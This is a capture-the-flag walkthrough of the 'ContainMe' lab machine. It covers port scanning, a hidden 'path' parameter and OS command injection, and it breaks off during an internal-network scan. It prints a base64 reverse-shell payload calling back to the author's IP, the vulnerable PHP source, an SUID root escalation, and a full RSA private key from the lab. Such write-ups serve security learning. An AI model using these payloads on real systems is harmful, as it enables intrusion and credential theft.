TL;DR
We start with finding hidden path parameter at index.php, and exploit OS Command Injection to get shell as mike on host1.
Then, we escalate to root using the SUID binary /usr/share/man/zh_TW/crypt.
We can find another machine on the network, at interface eth1, and login to mike using the private key we find in /home/mike/.ssh/id_rsa
We escalate to root using credentials we find at the mysql service that is running, and then extract the flag out of mike.zip which is being protected by password we can grab too from the mysql service.
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC

We can see 4 open ports, port 22 and 8022 with ssh, port 80 with apache http server, and port 2222 with unknown service.
PORT     STATE SERVICE       REASON         VERSION
22/tcp   open  ssh           syn-ack ttl 62 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a6:3e:80:d9:b0:98:fd:7e:09:6d:34:12:f9:15:8a:18 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDNZuuEok1Fj1PzF8NErC0Norql6X1jpgY1lgab4Ic+p22Xim2fsz9G8oxBWQvLHc57LP8oOJkxb4SkJA1bCSvpDXXRXcFZJYyTtDkJuJiLzQYfUSFNlb7uJ3UbtXJmhB+0cioQqmoPNR0PMHkzOt/
iKmcXz/zxWpa9KDtwg/DKO7tXbXlwCU75gM9TA/CzpV42X8jLdg3GKDN45ZIUD127SVB+WUTE3NO12RHOWGKEuVrYzhpt/J2FR1othrB4SC4tjB1mOuKOYQB/w20BVDvLCc/U0kwR3bRP9OyuGCcL6KjHTcqhBASBUSMdZERF4kW3oKneFU/ogel3+xDE
V9xP
|   256 ec:5f:8a:1d:59:b3:59:2f:49:ef:fb:f4:4a:d0:1d:7a (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBP1L2DsLekoih3uch4TYfg20+y0iLFupq1oBqmPpfaXcwPWVSHBSl6VfN99qidxKzOXWH7bC7qNKCLZQOKUUIZo=
|   256 b1:4a:22:dc:7f:60:e4:fc:08:0c:55:4f:e4:15:e0:fa (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINfYJj6Alf9dI+KYygs+hOfPWUWVebXmTM0zvW4khYy0
80/tcp   open  http          syn-ack ttl 62 Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  EtherNetIP-1? syn-ack ttl 62
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
8022/tcp open  ssh           syn-ack ttl 62 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13ppa1+obfuscated~focal (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b7:3f:ca:fb:40:47:3d:4f:aa:7c:6d:9c:c8:a5:33:d9 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQChk8xCn75l2KQ2bkAN/5O/T/sqyd2Zpky3V2xjcNuuHc/Cd4qdPbdcR6XlgtQyvtno+f+6znd/gSm7dpTFLIRdyadcZ1duXoNrkhr/aK9y6Ejbk2DqS4TrTdaBusRsh6lsP/c6D/w6nLCwXPkbWe+
+M+JAJMhED1PIhHa3/2BW+VhSa5ICzWOD0tXCtsdesXySwDO3Mi/yApGHwD6C037NaTcJ0nQ3TkBJdOrWzjfwyq4rZLJf+8XT4btryHaoolE6Ps6QIQewh/KlhQy9EUU4jOJitkDFVWq+XZ5scy1vRFgRVQssDu69DBLw7Ronk1ff2O4LrqEmuOyKpmhu
P5DWMtM/oSAlZp0pOIUdYLD1bthldHMuj8ncw4yBdTBn7vdFekdeXYLexurlMQq0f43sSJgdMOaKE1KVHsoNW8ZA+VeKFO5ymDGbk6czaNbUshN2OVUFzXJUVeN7nakxw+PZhJQfoR5GUcXrXHYYuUQy/QlQ3+olxrW5gYlyWMO8HfE=
|   256 ee:56:32:fc:4c:df:23:29:ec:ed:d7:42:6a:70:ae:9b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMjj7fnJuBXmShAl/taTfdpVoB1W47//I0+0NNoRpsLU55c52ZITj1L22oU368Cco2umCFgHg912eLTyzgV+v04=
|   256 48:90:fe:6f:e6:39:f2:65:29:6a:6a:81:fb:38:94:fc (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGsT7Fwy3t51t06Ow/tUwKMUn1XjvTuEAKpiOEO+YYYN
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
We’ll add containme to our /etc/hosts
Find hidden param and exploit OS Command Injection to get shell
I started with ffuf to find endpoints, I used .php, txt and .xml extensions, because I know this is based php server:

┌──(agonen㉿kali)-[~/thm/ContainMe]
└─$ ffuf -u "http://containme/FUZZ" -w /usr/share/SecLists/Discovery/Web-Content/common.txt -e .php,.txt,.xml -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://containme/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/common.txt
 :: Extensions       : .php .txt .xml
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

index.php               [Status: 200, Size: 329, Words: 59, Lines: 17, Duration: 119ms]
index.html              [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 112ms]
index.php               [Status: 200, Size: 329, Words: 59, Lines: 17, Duration: 125ms]
info.php                [Status: 200, Size: 68966, Words: 3283, Lines: 760, Duration: 126ms]
info.php                [Status: 200, Size: 68966, Words: 3283, Lines: 760, Duration: 116ms]```
The root page gave me default apache page.

The page info.php gave me the phpinfo():
The page index.php gave me this window:

As we can see, it a comment that asks “where is the path”.
┌──(agonen㉿kali)-[~/thm/ContainMe]
└─$ curl http://containme/index.php
<html>
<body>
        <pre>
        total 28K
drwxr-xr-x 2 root root 4.0K Jul 16  2021 .
drwxr-xr-x 3 root root 4.0K Jul 15  2021 ..
-rw-r--r-- 1 root root  11K Jul 15  2021 index.html
-rw-r--r-- 1 root root  154 Jul 16  2021 index.php
-rw-r--r-- 1 root root   20 Jul 15  2021 info.php
        <pre>

<!--  where is the path ?  -->

</body>
</html>
I tried to add path as GET parameter, with the path /etc/passwd
┌──(agonen㉿kali)-[~/thm/ContainMe]
└─$ curl 'http://containme/index.php?path=/etc/passwd'
<html>
<body>
        <pre>
        -rw-r--r-- 1 root root 1.4K Jul 19  2021 /etc/passwd
        <pre>

<!--  where is the path ?  -->

</body>
</html>

Okay, It looks like ls -l, let’s try to get OS Command Injection:
We’ll add pipe, |, and then the command we want to get.
In this example, we can see we got id executed.
┌──(agonen㉿kali)-[~/thm/ContainMe]
└─$ curl 'http://containme/index.php?path=/etc/passwd+|+id'
<html>
<body>
        <pre>
        uid=33(www-data) gid=33(www-data) groups=33(www-data)
        <pre>

<!--  where is the path ?  -->

</body>
</html>
Now, let’s try to give the payload from penelope:
printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xMzIuMTY4LzQ0NDQgMD4mMSkgJg==|base64 -d|bash
curl 'http://containme/index.php?path=/etc/passwd+|printf+KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xMzIuMTY4LzQ0NDQgMD4mMSkgJg==|base64+-d|bash'
and we got the reverse shell in our penelope.

I checked, this is the source code of index.php:
<?php
    $command = "ls -alh ".$_REQUEST['path'];
    passthru($command);
?>
Escalate to root on host1 using /usr/share/man/zh_TW/crypt

I executed linpeas, and find the SUID binary /usr/share/man/zh_TW/crypt.

when executed, it print some ascii-art.

I tried to give arguments, and when I gave mike, it gave me shell as root (I know this is UPX file, and i need to decompress, but for some reason this is broken, so i went to writeup…)
Find another host on interface eth1 and connect using private key to user mike
We can find private key at /home/mike/.ssh/id_rsa
root@host1:/home/mike/.ssh# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAnWmOnLHQfBxrW0W0YuCiTuuGjCMUrISE4hdDMMuZruW6nj+z
YQCmjcL3T4j7v3/ddOBsTgxwi/+ZRZtRqJlvKEevPHJ8cR1DX7mmNyU3w/DRMnrW
djcIozYXVYdmj9v3e8xPbR6ybJX6fKpTuaDVdiwqQAecbvs5tBUkonAYUBuv1nhb
p/6+ZRYWNWv9RXE1XRuhROXD1Kl/tm7z4EcGZEDHu36oka23JJL7vzMeNtAdz3JF
wlGAtXH1cpdNa3+JKl/dBrRjV+YT3YivlqA2z4tRx/sA91RTxEO5oTYEL0bR1cKg
UPf1b21ecna8mpvQnkQmqQe8W9tSSlzVb6jnowIDAQABAoIBAA09O4liSy6lFUJv
8mP+kKgilwZiTPLVkneRjU0lUp+rIq78nJGkBF4X78T4uHO6xV13IqTN1wlvTezU
y2FqxjaVEN/8oQrCc1AxxREOSEpqjq24NyFqL4fKnNvMr4uZ7I60+FktI8SOOKsT
iEcsh8eQn10TRszuxEOpI5Ol6eWSzMPKxuw4ChniJsvaz8IDkYd4O/MDddjgcttb
Wv+LhX7qANPnRzeIDUNG2wmy3U+gxIJno/h3Xec0kVNQ0qwZmr56DO9G1oBbTU+4
6ynpIG2hEbSwGktWmnfw/4O+DZr8NiqeLY10G0MIwFIycuj2QfIF+mY6nqCZPWrH
8Lkf8wECgYEA0PMS/uqxL5u4e+bwSPdtfhEvFxk33/+PWMFIx0c5v7/jwtSW+/0v
YEIDC/DmHh9h4aF8dHMg8x18B50dw0HuLHWIgezNjJ9M8jwQgixRGamc5m6oFWh5
59581KWVIuDFqLG/6DN6cW/QQDo2MrNKP3QADeUPb2jhflzmir0TDLECgYEAwNud
VzZ6ON5YvbJbNh/JltSS1jAqUftzheX/m+3VrjE0iChLGvyP84aY7qpbiXNLHe+3
1/4JPoTljlml2RMTdZjAiF52u6KXwOLx6alGFoSbmAoZYG/4/Z0pwLjcozWGrjYD
03EDPdCclzWFyCqD9pYFGVAvEJuqx3rGYm1x/pMCgYEA0IdWFNwqOsYhBl6CvX9Z
YbBKm7XKQp2s9LnpJSAbLReXebBqgk+6gUk/+yHOto9BQ0nDiAACCT8KshqGQoDA
7tPZiTjIJqgwxatWGmOaCI9yi7IxwzPCPbqYQCyEOwuxl9rVGCqP7zfU0NSHlG/E
ELF3AGby0ZANQuv6FMn/gfECgYEAkjoyK31P4KyeBn8kb35coDNffm2YuP56Ei1Y
yMblPKVsWkyK3dRf5VrJvDSJIUe8zd8Duw6PvcqQL4XDnTq8h26hlQRi7FQU0hiB
KhTB4rL7MqV9pkRgOxOeI9VG3azpCFBGSFypA4aYJIJdhG7QDfijtxS4CtStAYES
yHCJfWcCgYAFzAx6hwi9smlvCpoZ1D8TRyqlxKf4YtSkTl74ZyiRESfvpuZSiclg
mFdVoHOt+gkpsXkmGmuqymIBRYGEw3dJ2C4MRPjx0UFpua0BAZ5k0ly6eaZuejWj
0/AHOf/jOfwvM4G2X0L8yjJqq/5F6NOjf9uxEusphzDcr/I1inuY3A==
-----END RSA PRIVATE KEY-----
We can notice the hostname is host1, maybe there are more hosts.

I checked for more hosts, using ip a:
root@host1:/home/mike/.ssh# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
5: eth0@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 00:16:3e:9c:ff:0f brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.168.250.10/24 brd 192.168.250.255 scope global dynamic eth0
       valid_lft 2750sec preferred_lft 2750sec
    inet6 fe80::216:3eff:fe9c:ff0f/64 scope link
       valid_lft forever preferred_lft forever
7: eth1@if8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 00:16:3e:46:6b:29 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.16.20.2/24 brd 172.16.20.255 scope global eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::216:3eff:fe46:6b29/64 scope link
       valid_lft forever preferred_lft forever
We can detect the interface eth1, with the range 172.16.20.2/24.

I uploaded rustscan to the machine, on my local, set up python server:
python3 -m http.server 8081 -d /usr/bin
and on remote, get it:
root@host1:/root# curl http://192.168.132.168:8081/rustscan -o rustscan

Now, we can execute rustscan on the range of IP’s:
root@host1:/root# ./rustscan -a 172.16.20.2/24
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
